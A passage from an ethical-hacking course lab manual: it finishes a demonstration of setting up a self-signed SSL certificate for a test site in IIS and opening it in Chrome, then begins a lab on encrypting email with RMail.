
18. Now, right-click the name of the site for which you have created the self-signed certificate (here, **GoodShopping**) and click **Refresh** from the context menu.




19. Minimize the **Internet Information Services (IIS) Manager** window.

Module 20 – Cryptography


20. Open the **Google Chrome** browser place the cursor in the address bar and type **https://www.goodshopping.com**, and press **Enter**.
21. The **Your connection is not private** message appears, click **ADVANCED** to proceed.



22. Click **Proceed to www.goodshopping.com (unsafe)**.



23. Now you can see **Goodshopping webpage** with **ssl certificate** assigned to it, as shown in the screenshot.



24. This concludes the demonstration of creating and using a self-signed certificate.

25. Close all open windows and document all the acquired information.

26. Turn off the **Windows Server 2019** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ



Perform Email Encryption

Email encryption is the process of encrypting email messages to protect the content from being viewed by entities other than the intended recipients.

Lab Scenario

Currently, the majority of businesses use email as their primary source of communication, as it is simple and easy to communicate or share information. Emails can contain sensitive information about an organization such as projects, upcoming news, and financial data, which, when accessed by the wrong person, can cause huge losses to the organization. One can protect emails containing sensitive information by encrypting them.

As a professional ethical hacker and penetration tester, you must have proper knowledge of encrypting email messages so that sensitive information sent through emails remain intact. This lab will demonstrate how to encrypt email messages using various email encryption tools.

Lab Objectives

- Perform email encryption using RMail

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
